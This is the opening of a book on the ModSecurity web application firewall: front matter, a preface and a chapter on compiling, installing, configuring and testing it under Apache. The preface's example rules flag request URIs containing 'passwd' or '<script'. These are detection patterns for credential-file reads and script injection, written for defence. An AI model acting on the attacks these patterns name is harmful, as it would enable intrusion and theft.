ModSecurity 2.5

Securing your Apache installation and web applications

Prevent web application hacking with this easy-to-use guide

Magnus Mischel

ModSecurity 2.5
Securing your Apache installation and web applications

Credits

Author
Magnus Mischel

Reviewers
Kai 'Oswald' Seidler
Daniel Cuthbert

Acquisition Editor
James Lumsden

Development Editor
Dhiraj Chandiramani

Technical Editor
Conrad Sardinha

Copy Editor
Sanchari Mukherjee

Indexer
Rekha Nair

Editorial Team Leader
Gagandeep Singh

Project Team Leader
Lata Basantani

Project Coordinator
Rajashree Hamine

Proofreader
Lynda Sliwoski

Graphics
Nilesh Mohite

Production Coordinator
Aparna Bhagat

Cover Work
Aparna Bhagat

About the Author

Magnus Mischel is the founder and director of Mischel Internet Security (`http://www.misec.net`), whose product TrojanHunter helps protect computers against malware. His long-time passion for computer security is what lead to him starting the company after realizing the threat that trojans and other malware pose to users. He currently lives in London, and when he isn't writing books or managing the company, he enjoys playing a game of chess at the Metropolitan Chess Club. He holds an MSc in Computer Science and Engineering from Linköping University, Sweden.

About the Reviewers

Kai 'Oswald' Seidler was born in Hamburg in 1970. He graduated from Technical University of Berlin with a Diplom Informatiker degree (Master of Science equivalent) in Computer Science. In the 90's he created and managed Germany's biggest IRCnet server irc.fu-berlin.de, and co-managed one of the world's largest anonymous FTP server ftp.cs.tu-berlin.de. He professionally set up his first public web server in 1993. From 1993 until 1998 he was member of Projektgruppe Kulturraum Internet, a research project on net culture and network organization. In 2002, he co-founded Apache Friends and created the multi-platform Apache web server bundle XAMPP. Around 2005 XAMPP became the most popular Apache stack worldwide. In 2006, his third book, Das XAMPP-Handbuch, was published by Addison Wesley.

Currently he's working as technology evangelist for web tier products at Sun Microsystems.

Daniel Cuthbert heads up Corsaire's Security Training and has over nine years of industry experience. During this time he has focused on Security Assessment for some of the world's largest consultancies and financial, telecommunication, and media institutions.

He holds a Masters Degree from the University of Westminster in IT Security and is both a founding member of the Open Web Application Security Project (OWASP) and previous UK Chapter Head. He has worked on helping companies adopt the Secure Development Lifecycle (SDLC) approach and has lectured extensively on the subject.

He has worked on a wide variety of books for the OWASP project.

Table of Contents

Preface

Running a web service leaves you exposed in a lot of different ways. A security vulnerability in the web server software or any of the additional modules needed to run the site can result in a compromised server, lost data, and downtime. As a compromised server costs a lot to restore in terms of time and resources it pays to have the best security possible in place, and ModSecurity is an essential tool to protect your web service. This book aims to show you how to protect your server using ModSecurity as an important layer to prevent intrusions and detect intrusion attempts.

What ModSecurity is

ModSecurity is a web application firewall. Much like a traditional firewall, it filters incoming and outgoing data and is able to stop traffic that is considered malicious according to a set of predefined rules. It also has many advanced features such as HTTP transaction logging and content injection, which we will be covering later.

Rules are created and edited using a simple text format, which affords you great flexibility in writing your own rules. Once you master the syntax of ModSecurity rules you will be able to quickly write your own rules to block a new exploit or stop a vulnerability being taken advantage of. Make no mistake though, this text-based rule language is also very powerful and allows you to create very advanced filters as we will see in the later chapters.

Think of ModSecurity as a customs agent that sits at the border. Every request is examined to make sure no unauthorised payloads make it inside, to your web server. When an attack is discovered, the details can be written to a log file, or an email can be sent out to the administrator of the site to alert of the attempted intrusion.

```
        HTTP Request
             │
             ▼
        ┌─────────────┐
        │ ModSecurity │
        └─────────────┘
             │
             ▼
        ┌─────────────┐
        │    httpd    │
        └─────────────┘
```

Why you need ModSecurity

Imagine that you have your web server set up and chugging along nicely. It is serving requests without problems and not even straining under the load. Suddenly, it stops working—the web server port is closed and you can't even log on to it via SSH.

What you don't know is that there is a 0-day exploit for PHP, which you happen to be running on the server since most of the dynamic content is written in PHP. A malicious hacker has managed to use this new exploit to execute shell code on your server that added a new user account and allowed him to log on via SSH. Once inside, he proceeded to use a well-known privilege elevation exploit for the old version of the Linux kernel you are running to gain root privileges. As root he then had total control of the server and decided to gather whatever data he could off the server before panicking and deciding to cover his tracks by wiping the server's hard drive.

Does this sound far-fetched? It's not. Most compromised servers are attacked by using the web service to gain initial entry to it. You can't exploit a closed port, and port 80 is the one port that needs to be open to everyone for a web server to be able to function. Once inside, the attacker can then use other exploits to gain additional privileges, as in this example.

The difficulty in protecting a server is that new exploits appear all the time, and even if you patch them within a few days (which is something very few sites do!), there is still a certain time window where you are vulnerable to being attacked.

ModSecurity allows you to protect your server by writing generic rules that cover a broad range of possible attacking scenarios. Thus, ModSecurity is an additional layer that can protect you in a way that no patching, no matter how swift or meticulously done, can.

What this book covers

Chapter 1: *Installation and Configuration* shows how to compile ModSecurity from source, install and integrate it with Apache, and make sure it works.

Chapter 2: *Writing Rules* teaches you everything you need to know about writing ModSecurity rules.

Chapter 3: *Performance* takes a look at the performance of ModSecurity and what impact, if any, it has on the speed of your server and web application.

Chapter 4: *Logging and Auditing* teaches you how to configure logging and how to use the ModSecurity console to view logs online.

Chapter 5: *Virtual Patching* covers the technique of creating a "virtual" patch to fix any vulnerability which does not have a vendor-supplied patch, or where the source code to the web application is not available or easily patched.

Chapter 6: *Blocking Common Attacks* explains how common attacks on the web today work, and how to block them using ModSecurity.

Chapter 7: *Chroot Jails* is about creating a chroot jail for Apache, and how this can easily be accomplished using ModSecurity (usually it is a quite tedious task).

Chapter 8: *REMO* teaches you how to install and use the Rule Editor for ModSecurity (REMO), which is a graphical tool to create ModSecurity rules.

Chapter 9: *Securing a Web Application* takes a real-life web application and secures it using a positive security model, which means that only requests that correspond to a pre-defined pattern are allowed through; anything else is denied.

Appendix A: *Directives and Variables* contains a list of the directives available for use in your ModSecurity configuration file and also the variables available for use in rule writing.

Appendix B: *Regular Expressions* teaches you the basics of regular expressions so that you can make use of them when writing ModSecurity rules in a better way.

What you need for this book

This book is mainly targeted at Linux systems and as such most of the commands will be Linux commands. Many systems today run standard configurations such as LAMP (Linux, Apache, MySQL, PHP) and the book will put focus on those setups that are commonly used in real-world environments.

ModSecurity runs on many other platforms, such as FreeBSD, OpenBSD, HP-UX and Mac OS X. If you are familiar with the differences between Linux and your platform you should be able to use the advice in this book to get everything working on your particular platform.

As of the release date of this book the latest version of ModSecurity is 2.5. You can always find the latest release at `www.modsecurity.org`, which is the project's official web site.

Who this book is for

This book is aimed at the web server administrator who wishes to install and use ModSecurity on one or several web servers; either his own or those used by a company. The book does not assume the reader is an expert in Internet security and thus most vulnerabilities and exploits will be explained so that the reader is better able to understand the threat and the reason to guard against it.

There are many articles available online that cover ModSecurity; however most of them only examine one or two aspects of the module such as installation or how to write rules. This book aims to be a complete guide to the process of installing and deploying the module. You can also use this book as a reference guide when you need to create rules for a new or existing web server.

Once finished with the book, you will have a better idea of the exploits that are currently used by malicious hackers, and you will also know how to protect your servers against these and other exploits.

Some of the rules are aimed at specific application setups or languages such as PHP or SQL. However the book aims to explain the reason for creating the rules in as general terms as possible so that even readers who are not familiar with these languages will understand why certain rules will protect the server against attack.

Conventions

In this book, you will find a number of styles of text that distinguish between different kinds of information. Here are some examples of these styles, and an explanation of their meaning.

Code words in text are shown as follows: "Some collections have fixed fields, such as the GEO collection, which contains fields such as COUNTRY_NAME and CITY."

A block of code is set as follows:

```
SecRule REQUEST_URI "passwd" "pass,setvar:tx.hackscore=+5"
SecRule REQUEST_URI "<script" "pass,setvar:tx.hackscore=+10"
SecRule TX:HACKSCORE "@gt 10" deny
```

When we wish to draw your attention to a particular part of a code block, the relevant lines or items are set in bold:

```
--e8d98139-B--
GET /login.php?password=****** HTTP/1.1
Host: bytelayer.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US;
rv:1.9.0.5) Gecko/2008120122 Firefox/3.0.5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Cookie: JSESSIONID=4j4gl8be12l6
```

New terms and **important words** are shown in bold. Words that you see on the screen, in menus or dialog boxes for example, appear in the text like this: "If necessary, you can change the protocol used to standard HTTP in the console settings under **Administration | Web Server Configuration** once you have logged in."

> Warnings or important notes appear in a box like this.

> Tips and tricks appear like this.

Reader feedback

Feedback from our readers is always welcome. Let us know what you think about this book—what you liked or may have disliked. Reader feedback is important for us to develop titles that you really get the most out of.

To send us general feedback, simply send an email to `feedback@packtpub.com`, and mention the book title via the subject of your message.

If there is a book that you need and would like to see us publish, please send us a note in the **SUGGEST A TITLE** form on `www.packtpub.com` or email `suggest@packtpub.com`.

If there is a topic that you have expertise in and you are interested in either writing or contributing to a book on, see our author guide on `www.packtpub.com/authors`.

Customer support

Now that you are the proud owner of a Packt book, we have a number of things to help you to get the most from your purchase.

> **Downloading the example code for the book**
>
> Visit `http://www.packtpub.com/files/code/4749_Code.zip` to directly download the example code.
>
> The downloadable files contain instructions on how to use them.

Errata

Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you find a mistake in one of our books—maybe a mistake in the text or the code—we would be grateful if you would report this to us. By doing so, you can save other readers from frustration, and help us to improve subsequent versions of this book. If you find any errata, please report them by visiting `http://www.packtpub.com/support`, selecting your book, clicking on the **let us know** link, and entering the details of your errata. Once your errata are verified, your submission will be accepted and the errata added to any list of existing errata. Any existing errata can be viewed by selecting your title from `http://www.packtpub.com/support`.

Piracy

Piracy of copyright material on the Internet is an ongoing problem across all media. At Packt, we take the protection of our copyright and licenses very seriously. If you come across any illegal copies of our works, in any form, on the Internet, please provide us with the location address or web site name immediately so that we can pursue a remedy.

Please contact us at `copyright@packtpub.com` with a link to the suspected pirated material.

We appreciate your help in protecting our authors, and our ability to bring you valuable content.

Questions

You can contact us at `questions@packtpub.com` if you are having a problem with any aspect of the book, and we will do our best to address it.

Installation and Configuration

1

This chapter deals with the installation and basic configuration of ModSecurity. In this chapter you will learn about the following, among other things:

- Which additional libraries are required to compile ModSecurity
- How to compile ModSecurity from source
- How to integrate ModSecurity with Apache
- Getting the basic configuration for ModSecurity in place
- Testing that ModSecurity is working correctly

If you're new to ModSecurity I would recommend that you set it up on a test server while you get acquainted with the ins and outs of using it. You wouldn't want to deploy it on a production server only to find out a few days later that you've been blocking everyone in Europe from accessing your server because of a misconfiguration. (For more on blocking users from specific countries, see Chapter 2, *Writing Rules*.)

The installation instructions in this chapter show you how to compile ModSecurity from source. Some Linux distributions also make packages for ModSecurity available, but since compiling from source guarantees you will get the latest version of ModSecurity that is what we'll be doing in this chapter.

Versions

ModSecurity version 2.0 was first released in October 2006 and is a big improvement over the previous major version line. It is a substantial rewrite that changes the rule language and adds a lot of improvements such as:

- The ability to store data in transaction variables
- Additional processing phases to give more fine-grained control over in which phase of the HTTP transaction a rule should be invoked

- Regular expression back-references which allow you to capture parts of a regular expression and reference it later
- Support for creating rules for XML data and much more

At the time this book was published, the latest major ModSecurity version was 2.5, and this version line adds even more enhancements such as the ability to reference a geographical database, which allows you to create rules that take action based on the geographical location of the user. Another interesting new feature is credit card number detection, which can be used to detect and prevent credit card numbers from being exposed through your web server. Of course, all the other security features that make ModSecurity such a great web application firewall have been refined and are available in the latest version, and we will learn all about them in the coming chapters.

Since version 2 of ModSecurity is such a different beast to previous versions, this book focuses only on this latest major version branch. This means that you must run Apache 2.0 or later, as ModSecurity 2 requires this Apache branch to function.

As Apache 1.x is a legacy branch that is now only infrequently updated (and when updated, mostly to patch known security vulnerabilities), now might be a good time to upgrade to the 2.x branch of Apache if you're still running an older version.

Downloading

ModSecurity was originally developed by web application security specialist Ivan Ristic in 2002. He has also written the excellent book *Apache Security* (O'Reilly Media, 2005) which I highly recommend if you want a general book on hardening Apache. ModSecurity was acquired by Breach Security, a California-based web application security company, in 2006. The company chose to continue releasing ModSecurity as a free open source product (under the GPLv2 license), hiring Ivan and additional staff to work on the product, which is good news for all users of ModSecurity.

The ModSecurity source code is available at `http://www.modsecurity.org/download/`. The source is provided as a `.tar.gz` archive—to download it all you have to do is copy the link to the latest release and you will then be able to use `wget` to download the source archive to your server.

In the following text the name of the file used for the source archive is assumed to be `modsecurity-apache.tar.gz`. Make sure you substitute the actual file name or web location (which usually includes the version number of the latest release) for this name when downloading or working with files.

```
$ wget http://www.modsecurity.org/download/modsecurity-apache.tar.gz
Resolving www.modsecurity.org... 216.75.21.122
Connecting to www.modsecurity.org|216.75.21.122|:80... connected.
HTTP request sent, awaiting response... 302 Found
Location: http://downloads.sourceforge.net/mod-security/modsecurity-
apache.tar.gz?use_mirror= [following]
[...]
HTTP request sent, awaiting response... 200 OK
Length: 1252295 (1.2M) [application/x-gzip]
Saving to: `modsecurity-apache.tar.gz'
[...]
'modsecurity-apache.tar.gz' saved [1252295/1252295] ]
```

Checking the integrity of the downloaded source archive

Checking the integrity of the downloaded archive file is always a good habit. This ensures that the file has not been tampered with in any way. There are two ways to do this—a less secure and a more secure way. The less secure way is to use the md5sum tool to calculate the MD5 sum of the downloaded file and then compare this MD5 sum to the one published on the ModSecurity website.

MD5 is an algorithm of a type called "cryptographic one-way hash". It takes an input of an arbitrary size (the source archive, in this case), and produces an output of a fixed length. A hash function is designed so that if even one bit changes in the input data, a completely different hash sum is calculated. The hash function should also be *collision resistant*. This means that it should be very hard to create two files that have the same hash value.

Using the MD5 sum to verify the integrity of the archive is less than optimal for two reasons: :

1. If anyone had the ability to alter the source code archive then they would also have the ability to alter the file that contains the calculated MD5 sum and could easily make the bad source distribution appear to have a valid checksum.

2. The other, and less subtle reason to not use the checksum approach, is that it was recently discovered that the MD5 checksum function is not collision resistant. In 2008, a group of researchers used 200 Sony PlayStation 3 consoles (yes, really!) to create a falsified web server certificate using attacks on the MD5 function. All in all, this means that the MD5 checksum function is no longer considered secure.

The better way to verify the integrity of the downloaded source archive is to use public key cryptography. In public key cryptography, encryption and decryption are performed using different keys. Encryption is performed using a *private key*, which only the person encrypting a file or document has access to. Decryption is done using a *public key*, which anyone can access and which can be published online.

When a file is signed using public key cryptography, a checksum for the file is first calculated, just like with the MD5 algorithm described above. The calculated hash is then encrypted using the signer's private key. You can then verify the integrity of the signed file by decrypting the hash (using the signer's public key) and comparing it to the calculated hash value. All of this is done automatically using a program such as PGP or Gnu Privacy Guard (GPG).

The developers of ModSecurity have signed the source code archive using their private key, which allows us to verify its integrity in the manner just described. The first thing we need to do in order to verify the archive is download the file that contains the signature:

```
$ wget http://www.modsecurity.org/download/modsecurity-apache.tar.
gz.asc
```

We can then use the open source program GPG to verify the signature. GPG comes pre-installed on most Linux systems; however should the program not be installed on your system you can get it at `http://www.gnupg.org`.

When we try to verify the signature of the source archive using GPG we will encounter a problem, as we don't have the public key of the person who signed the file:

```
$ gpg --verify modsecurity-apache.tar.gz.asc
gpg: Signature made Wed 24 Sep 2008 07:53:59 PM BST using DSA key ID 46F78EE4
gpg: Can't check signature: public key not found
$ _
```

Fixing this is however easy. All we need to do is download the public key file used to sign the file, as specified by the key ID in the output above. The key is available on the server `pgp.mit.edu`, which is a repository of public key files.

> If you have a firewall controlling outbound traffic, you need to enable connections to remote port 11371 for GPG to be able to download the key.

The following command is used to download the key from the server:

```
ssh                                                                    _ □ ✕
$ gpg --keyserver pgp.mit.edu --recv-key 46F78EE4
gpg: requesting key 46F78EE4 from hkp server pgp.mit.edu
gpg: key 46F78EE4: public key "Brian Rectanus <Brian.Rectanus@breach.com>" imported
gpg: no ultimately trusted keys found
gpg: Total number processed: 1
gpg:              imported: 1
$ _
```

Now that we have downloaded the public key, all the required elements to check the signature are in place. Running the verification command again produces this output:

```
ssh                                                                    _ □ ✕
$ gpg --verify modsecurity-apache.tar.gz.asc
gpg: Signature made Wed 24 Sep 2008 07:53:59 PM BST using DSA key ID 46F78EE4
gpg: Good signature from "Brian Rectanus <Brian.Rectanus@breach.com>"
gpg:              aka "Brian Rectanus <brectanu@breach.com>"
gpg: WARNING: This key is not certified with a trusted signature!
gpg:          There is no indication that the signature belongs to the owner.
Primary key fingerprint: 1F42 C34F E7A3 B206 505B  B908 CF91 C7E8 46F7 8EE4
$ _
```

The verification of the source archive using the public key we just downloaded has succeeded, as evidenced by the line starting with **Good signature from**. However, what about the ominous-looking message **Warning: This key is not certified with a trusted signature**?

Public key cryptography tools such as GPG work using a concept called *web of trust.* In the same way that you might trust that your best friend's parents are the people he introduces to you as his parents, a public key can be trusted if other people you trust have verified that the key belongs to the actual person it is issued to. This verification of another key is called signing the key, and this can be done by many people (to continue our analogy, this would be like other people verifying that your best friend's parents are the people he introduced you to).

If you don't already have public keys installed on your system that build a chain of trust and verify that the key you just used really does belong to Brian Rectanus, there is a (very small) chance that someone could have forged his public key. Fortunately, for those who are very paranoid, or are working on a project that has high security demands, it is possible to verify that a public key belongs to a person. This is done by taking the key's *fingerprint*, and asking someone who knows Brian (or even Brian himself) to verify that his key has the fingerprint shown on your copy. You can show the fingerprints of all the keys you have imported into GPG by executing `gpg --fingerprint`.

Unpacking the source code

If you have downloaded the `gzip` file with the source code and saved it as `modsecurity-apache.tar.gz` you can use the following command to unpack it:

```
$ tar xfvz modsecurity-apache.tar.gz
```

This will unpack the source code into a subfolder with the name `modsecurity-apache`. It will also create a directory structure in this folder where the different subfolders will hold the source code, documentation, and sample rules, among other things. A typical layout of the directories is as follows:

- `modsecurity/apache2`

  Contains the source code to ModSecurity as well as the files needed to build the binary module.

- `modsecurity/doc`

  Contains the ModSecurity reference guide in HTML and PDF format.

- `modsecurity/rules`

  Contains `.conf` files with pre-configured rules useful for stopping a variety of attacks. These rule files are known as the *core ruleset*, and this ruleset is continuously refined by Breach Security.

- `modsecurity/tools`

  Contains supporting tools such as a Perl script to update rules (which is created during the compilation process).

Required additional libraries and files

ModSecurity requires the following additional components before you can compile it:

- `apxs`
- `libxml2`
- `mod_unique_id`

`apxs` is the APache eXtenSion tool and is used to compile extension modules for Apache. Since ModSecurity is an Apache module this tool is required to be able to compile ModSecurity. You can see if you have `apxs` installed on your system by running the following:

```
$ whereis -b apxs
```

If `apxs` is available the above command will return its location, like so:

```
$ whereis -b apxs
apxs: /usr/sbin/apxs
```

If you don't have `apxs` installed then it is available as part of a package called `httpd-devel` (or `apache2-dev` on Debian, Ubuntu, and related distributions). Use your favorite package manager to install this and you should then have `apxs` available on your system.

`libxml2` is an XML parsing library. If you don't have this installed then you can get it by installing the package `libxml2-devel` (or `libxml2-dev` if you're using a Debian-based distribution).

Finally, `mod_unique_id` is an Apache module that generates a unique identifier for each HTTP request. (See `http://httpd.apache.org/docs/2.0/mod/mod_unique_id.html` if you are interested in the technical details on how this works.) Apache usually comes with this module pre-compiled, but you'll need to insert the following line in the module list of `httpd.conf` (you can find this list by looking for a bunch of lines all starting with the `LoadModule` directive) and restart the server for the module to be activated:

```
LoadModule unique_id_module modules/mod_unique_id.so
```

Note that this procedure for enabling the module is for Red Hat/Fedora-based distributions. On Debian/Ubuntu, for example, you would use the command `a2enmod unique_id` to enable the module.

To verify that `mod_unique_id` is indeed loaded into Apache you can run the following command and check for the presence of the line `unique_id_module (shared)` in the output listing:

```
$ httpd -t -D DUMP_MODULES
…
unique_id_module (shared)
```

> On Debian-based distributions, use `apache2 -t -D DUMP_MODULES` instead of the above.

Compilation

As with other Linux software that comes as source, you need to compile ModSecurity to be able to use it. Compilation will result in a file called `mod_security2.so`, which is a binary shared module used by the Apache server in a plugin-like fashion. This module file contains all the functionality of ModSecurity.

> The fact that ModSecurity is an Apache module and not a stand-alone application (it could have been written as a reverse proxy server, filtering requests and then passing them to Apache) confers many advantages. One of these is the ability to inspect SSL connections and see data compressed using `mod_deflate` without having to write any additional code to decrypt or decompress the data first.

To get started compiling the source, change to the root user as you will require root privileges to install ModSecurity. Then change to the `apache2` subfolder of the directory where you unpacked ModSecurity (for example, `/home/download/modsecurity-apache/apache2/`). This directory contains the source files and all the files needed to build the binary module.

To be able to compile the binary, you need a `Makefile`, which is a file that contains details of your particular server setup such as which compiler is available and what options it supports. To generate the `Makefile`, run the following command:

```
[apache2]$ ./configure
...
config.status: creating Makefile
config.status: creating build/apxs-wrapper
config.status: creating mod_security2_config.h
```

If the configure script stops with an error indicating that the PCRE library cannot be found, this is usually because you have compiled Apache from source and it has used the PCRE library that is bundled with the Apache distribution. Running `configure --with-pcre=/path/to/apache-src/srclib/pcre` should solve the problem (if it doesn't, edit `Makefile` and change the `PCRE_CFLAGS` and `PCRE_LIBS` variables to point to the `pcre` directory).

After this command has completed, check for the presence of a file called `Makefile` in the current directory. After making sure it exists you can go ahead and compile the binary:

```
[apache2]$ make
```

You should see a fairly long list of messages written to the terminal as the compilation takes place, and if everything goes well there should be no error messages (though you may get a few compiler warnings, which you can ignore).

Integrating ModSecurity with Apache

The compilation process outlined in the previous section results in a file called `mod_security2.so` being created. This is an Apache dynamic shared object which is a plugin to Apache that adds functionality to the web server without requiring it to be recompiled. This file contains all the ModSecurity functionality, and integrating it like any other Apache module is, except for some basic configuration, all it takes to enable ModSecurity on your server.

The `mod_security2.so` file is output to the `modsecurity-apache/apache2/.libs` directory by the compiler. To let Apache know about ModSecurity, start by copying the `mod_security2.so` file to your Apache modules directory. Typically the modules directory will be something like `/etc/httpd/modules`, but the location will vary depending on your setup.

The next step is to edit the Apache configuration file and add a line to let the web server know about the new module. Start your favorite editor and open up `httpd.conf` (again, the location will vary depending on your setup, but assuming the same Apache base directory as in the previous section, the file will be in `/etc/httpd/conf/httpd.conf`). It's a good idea to create a backup copy of `httpd.conf` before you start editing the file, so that you can revert to the backup if anything goes wrong.

In `httpd.conf` there will be a fairly long list of configuration directives that start with the word `LoadModule`. Find this section of `LoadModule` directives and add the following line to the top of the list:

```
LoadModule security2_module modules/mod_security2.so
```

The `security2_module` string is known as the *module identifier*, and is declared in the source code of each module. It is used by Apache to later identify the module in such directives as `IfModule`, which turn on or off processing of configuration directives based on whether or not the module is loaded.

After adding this line, exit the editor and run `apachectl configtest`. This will test the new configuration file and report back any errors so you can fix them before attempting to restart the server. If all went well, run `apachectl restart` to restart the web server. This will load ModSecurity which means the fun part of writing rules can soon begin!

Configuration file

It is best to put all the configuration and security rules for ModSecurity in a separate file in the `conf.d` sub-directory of the Apache root directory. This prevents you from cluttering your main Apache configuration file with ModSecurity directives.

Simply start your favorite editor, create a file called `modsec.conf` in the `conf.d` directory, and enter the following to get started:

```
<IfModule security2_module>

# Turn on rule engine and set default action
SecRuleEngine On
SecDefaultAction "phase:2,deny,log,status:403"

</IfModule>
```

Make sure the `IfModule` directive uses the module identifier you provided in the `LoadModule` line in `httpd.conf` (`security2_module` in this case), otherwise Apache will ignore everything between the start and end of `IfModule`.

`SecRuleEngine On` turns on the rule engine so that it will start processing rules. For debugging purposes you can also set this to `Off` (which will turn off rule processing) or `DetectionOnly`, which will process rules but not take any action, even if a rule matches (which is helpful if you want to test that rules are working, but not block any requests should there be a problem with the rules).

The `SecDefaultAction` line above specifies what happens when a rule match occurs. In this case we want ModSecurity to deny the request with a status code `403` ("Forbidden"), and to write a log entry (which will show up in the Apache error log and the ModSecurity audit log). The default action is to allow requests even if a rule matches, so it is important to add this line to make sure any matching rule results in the request being denied.

You may be wondering what the `phase:2` statement in the above directive does. ModSecurity divides the processing of a request into five phases—request headers, request body, response headers, response body and logging:

Phase number	Phase name	Phase occurs
1	REQUEST_HEADERS	Right after Apache has read the headers of the HTTP request.
2	REQUEST_BODY	After the request body has been read. Most ModSecurity rules are written to be processed in this phase.
3	RESPONSE_HEADERS	Right before the response headers are sent back to the client.
4	RESPONSE_BODY	Before the response body is sent back to client. Any processing of the response body to inspect for example data leaks should take place in this phase.
5	LOGGING	Right before logging takes place. At this point requests can no longer be blocked—all you can do is affect how logging is done.

As can be seen by the table, the most useful phase when we want to inspect incoming HTTP requests is the request body phase, in which all of the request headers, as well as the body, are available. By specifying `phase:2` for the default action, subsequent rules will all be processed in phase 2 unless another phase is specified in a rule.

To override the default phase for a rule, you use the `phase` directive, as can be seen in this example, which stops processing and denies the request if the request header's user-agent field contains the string `WebVulnScan`, which is a script to find weaknesses in web servers:

```
SecRule REQUEST_HEADERS:User-Agent "WebVulnScan" "phase:1"
```

This will cause the rule to be processed in phase 1—after the request headers have been received.

Completing the configuration

To complete the configuration we will introduce some additional directives. Here is the complete basic configuration file:

```
<IfModule security2_module>

# Turn on rule engine and set default action
SecRuleEngine On
SecDefaultAction "phase:2,deny,log,status:403"

# Configure request body access and limits
SecRequestBodyAccess On

# Debug log settings
SecDebugLog logs/modsec_debug.log
SecDebugLogLevel 0

</IfModule>
```

The `SeqRequestBodyAccess On` directive turns on processing of HTTP request bodies. This allows us to inspect uploads done via POST requests. When this directive is enabled, ModSecurity will buffer the request body in memory and process it before giving Apache access to it for the remaining processing.

Using the `SecDebugLog` directive, we specify the path to the debug log file. In this case it will be stored in the `logs` sub-directory of the Apache root. We set the `SecDebugLogLevel` to 0, meaning no debug data will be recorded. It's useful to have this in the configuration file so that the debug log level can be changed should we need to debug the ruleset.

Testing your installation

After completing the installation we need a way to test that the ModSecurity module has been loaded and is working as it should. The procedure described here can be used to test that ModSecurity is functioning correctly whenever you feel the need to verify this (such as after making changes to your Apache configuration file).

Creating a simple ModSecurity rule

To test that ModSecurity is working correctly we will create a simple HTML file and then deny access to it using a ModSecurity rule. Change to your web server's `DocumentRoot` directory and run the following command to create a file called `secret.html` containing our secret string:

```
$ echo "The owl flies at midnight" > secret.html
```

Next, verify that you are able to access the file and see its content at the location `http://yourserver/secret.html`.

The main configuration directive used to create ModSecurity rules is called `SecRule`. You will learn all about using the `SecRule` directive in Chapter 2, but for now all you need to know is that this directive allows you to block content based on regular expressions.

We will now create a security rule to block access to this file. Enter the following in your `modsec.conf` file, below the configuration settings.

```
# Block all requests that have the string "secret" in the URI
SecRule REQUEST_URI "secret"
```

Save the file and restart Apache to make it load the new security rule. Now try accessing the file again—you should get an "access denied" message, meaning that ModSecurity is doing its job and blocking access to the file because the URI contains the regular expression "secret".

> If you add new ModSecurity rules on a production server, you can use `apachectl graceful` to restart Apache without closing currently open connections. However, this can cause inconsistent behavior when testing rules, as sometimes you may get an Apache instance that has not yet terminated after the graceful restart (and thus has the old ModSecurity rules loaded in memory). Consider always doing a full restart with `apachectl restart` when testing out your rules.

What ModSecurity does with this rule is match the "secret" phrase against the request URI. Since the regular expression "secret" matches the filename `secret.html`, the rule is a match and the default action specifies that the request should be denied with a 403 error.

Disguising the web server signature

Suppose a highly motivated attacker wanted to target your server specifically. What would be one of the first things he would do? Finding out which operating system and web server software your system is running would be important to him, as he would then be able to create a replica of your server and probe it for weaknesses in the comfort of his own home.

It follows, then, that disguising what web server software your system is running can help prevent an attack, or at least make it more difficult to carry out. This is actually something that is debated in the security community as some argue that "security by obscurity" is never the way to go. I am however of the belief that you should make life as difficult as possible for potential attackers, and if that means disguising the server version and list of installed modules then that's what you should do.

Apache itself actually doesn't provide a configuration directive to change the server signature—all you can do (unless you change the source code and compile Apache from source) is to use `ServerTokens ProductOnly` in the Apache configuration file, which will reduce the server signature to "Apache".

Using ModSecurity, we can change the server name to a different brand of server entirely, like for example `Microsoft-IIS/5.0`. We will however be a little bit more sneaky and just change the server version to make it look like we are running an old legacy version of Apache.

First you need to tell Apache to send full server version information. This is so that ModSecurity can recognize and alter the server signature—setting the signature to full creates a big enough buffer space in memory to allow for alterations. Simply make sure you have the following line in your `httpd.conf`:

```
# Send full server signature so ModSecurity can alter it
ServerTokens Full
```

Finally, put the following line in your `modsec.conf` file and restart Apache to change the server signature:

```
# Alter the web server signature sent by Apache
SecServerSignature "Apache 1.3.24"
```

This is an old version of Apache full of security vulnerabilities. Seeing this, an attacker might well waste a lot of time trying to use an old exploit to break into the system, hopefully triggering audit logs along the way to alert you of the attempted break-in.

